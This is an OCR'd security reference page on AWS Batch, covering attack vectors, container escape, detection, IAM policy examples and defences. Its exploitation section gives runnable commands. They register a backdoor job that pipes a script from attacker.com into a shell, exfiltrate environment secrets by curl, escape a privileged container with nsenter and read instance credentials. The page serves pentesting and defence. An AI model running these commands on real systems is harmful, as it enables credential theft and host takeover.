

AWS Batch Security

COMPUTE

AWS Batch enables batch computing workloads on AWS. It dynamically provisions compute resources and runs containerized jobs. Attackers target job definitions, compute environments, and container escape vectors.

HIGH	EC2/Fargate	Container	IAM Role
Risk Level	Compute Types	Job Execution	Per Job

Service Overview

Compute Environments

Managed or unmanaged compute environments using EC2 or Fargate. Managed environments auto-scale instances based on job queue demand. Unmanaged environments use your own EC2 instances.

Attack note: Compute environment IAM roles often have excessive permissions for instance management

Job Definitions & Queues

Job definitions specify container images, commands, IAM roles, and resource requirements. Job queues route jobs to compute environments with scheduling priority.

Attack note: Job definitions can be modified to inject malicious containers or steal credentials

Security Risk Assessment

7.5

Risk Score

AWS Batch presents significant risk due to container execution with IAM roles, potential for container escape, and job definition manipulation. Compromised jobs can access instance metadata and steal credentials.

⚔️ Attack Vectors

Job Definition Manipulation

- Register malicious job definitions
- Modify container image to backdoored version
- Inject commands via containerOverrides
- Add environment variables to exfiltrate secrets
- Mount sensitive host paths into container

Credential Theft

- Access IMDS from running containers
- Steal job execution role credentials
- Extract ECS task credentials endpoint
- Harvest secrets from environment variables
- Access shared storage with sensitive data

⚠️ Misconfigurations

Job Definition Issues

- Privileged containers enabled
- Host network mode allowing IMDS access
- Overly permissive job execution roles
- Secrets in environment variables
- Writable host volume mounts

Compute Environment Issues

- Instance role with admin permissions
- Public subnets for compute instances
- No encryption for EBS volumes
- SSH keys on managed instances
- Security groups too permissive

🔍 Enumeration

List Compute Environments

```
aws batch describe-compute-environments
```

List Job Queues

```
aws batch describe-job-queues
```

List Job Definitions

```
aws batch describe-job-definitions --status ACTIVE
```

List Running Jobs

```
aws batch list-jobs \\
  --job-queue my-queue \\
  --job-status RUNNING
```

Describe Specific Job

```
aws batch describe-jobs --jobs job-id-123
```

🚀 Container Escape

Escape Techniques

- Privileged container kernel exploits
- Docker socket mount exploitation
- Host PID namespace attacks
- Capabilities abuse (CAP_SYS_ADMIN)
- cgroups escape via release_agent

Post-Escape Actions

- Access host instance metadata
- Pivot to other containers on host
- Modify instance configuration
- Install persistence mechanisms
- Access EBS volumes directly

Critical: Privileged containers or host mounts enable full host compromise and credential theft.

Job Injection

Attack Scenarios

- Submit jobs with malicious commands
- Override container commands at runtime
- Inject reverse shell payloads
- Exfiltrate data via job output
- Chain jobs for persistent access

Impact

- Code execution in target environment
- Access to job execution role permissions
- Data exfiltration via network/storage
- Resource hijacking (cryptomining)
- Lateral movement to connected services

Detection

CloudTrail Events

- RegisterJobDefinition - new definition created
- SubmitJob - job submitted
- UpdateComputeEnvironment - env modified
- CreateComputeEnvironment - new env created
- DeregisterJobDefinition - definition removed

Indicators of Compromise

- Unknown container images in job defs
- Jobs with privileged mode enabled
- Unusual job submission patterns
- Jobs accessing sensitive S3 paths
- Container override commands injected

💻 Exploitation Commands

Register Malicious Job Definition

```
aws batch register-job-definition \\
  --job-definition-name backdoor-job \\
  --type container \\
  --container-properties '{
    "image": "attacker/malicious:latest",
    "vcpus": 1,
    "memory": 512,
    "command": ["sh", "-c", "curl http://attacker.com/shell.sh | sh"],
    "jobRoleArn": "arn:aws:iam::123456789012:role/BatchJobRole"
  }'
```

Submit Job with Command Override

```
aws batch submit-job \\
  --job-name exfil-job \\
  --job-queue production-queue \\
  --job-definition legit-job-def \\
  --container-overrides '{
    "command": ["sh", "-c", "env | curl -X POST -d @- http://attacker.com/c
ollect"]
  }'
```

Submit Privileged Job

```
aws batch register-job-definition \\
  --job-definition-name priv-escape \\
  --type container \\
  --container-properties '{
    "image": "alpine",
    "vcpus": 1,
    "memory": 512,
    "privileged": true,
    "command": ["sh", "-c", "nsenter -t 1 -m -u -i -n sh"]
  }'
```

Access IMDS from Job Container

```
# Inside running Batch container
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ROLE_
NAME
```

Extract ECS Task Credentials

```
# Inside Fargate Batch container
curl $AWS_CONTAINER_CREDENTIALS_RELATIVE_URI
# Returns temporary credentials for task role
```

List and Describe All Job Definitions

```
aws batch describe-job-definitions \\
  --status ACTIVE \\
  --query 'jobDefinitions[*].[jobDefinitionName,containerProperties.image,c
ontainerProperties.jobRoleArn]' \\
  --output table
```

📜 Policy Examples

✕ Dangerous - Overpermissive Job Role

```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": [
      "s3:*",
      "secretsmanager:GetSecretValue",
      "iam:PassRole"
    ],
    "Resource": "*"
  }]
}
```

Job role with wildcard permissions allows data theft and privilege escalation

✓ Secure - Least Privilege Job Role

```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": ["s3:GetObject", "s3:PutObject"],
    "Resource": "arn:aws:s3:::batch-data-bucket/jobs/*"
  }]
}
```

Job role restricted to specific bucket path needed for processing

✕ Dangerous - Unrestricted Batch Submission

```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": [
      "batch:SubmitJob",
      "batch:RegisterJobDefinition"
    ],
    "Resource": "*"
  }]
}
```

Allows submitting jobs to any queue with any definition - potential code execution

✓ Secure - Restricted Batch Access

```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": ["batch:SubmitJob"],
    "Resource": [
      "arn:aws:batch:us-east-1:123456789012:job-queue/approved-queue",
      "arn:aws:batch:us-east-1:123456789012:job-definition/approved-jo
b:*"
    ]
  }]
}
```

Can only submit jobs to specific queue using approved job definition

Defense Recommendations

Disable Privileged Containers

Never allow privileged mode in job definitions. Use SCP to deny.

```
# SCP to deny privileged containers
{
  "Effect": "Deny",
  "Action": "batch:RegisterJobDefinition",
  "Resource": "*",
  "Condition": {
    "Bool": {"batch:Privileged": "true"}
  }
}
```

Require IMDSv2

Configure compute environments to require IMDSv2, preventing simple credential theft.

```
aws batch update-compute-environment \\
  --compute-environment prod-env \\
  --compute-resources 'ec2Configuration=[{imageIdOverride=ami-xx
x}]'
```

Use Fargate for Isolation

Fargate provides better isolation than EC2 compute environments.

Restrict Job Definition Registration

Limit who can register job definitions using IAM policies.

Use Secrets Manager

Never put secrets in environment variables. Use AWS Secrets Manager with job role access.

```
# In job container
aws secretsmanager get-secret-value \\
  --secret-id prod/db-creds
```

Monitor Job Submissions

Alert on jobs with unusual images, commands, or from unexpected principals.

Always obtain proper authorization before testing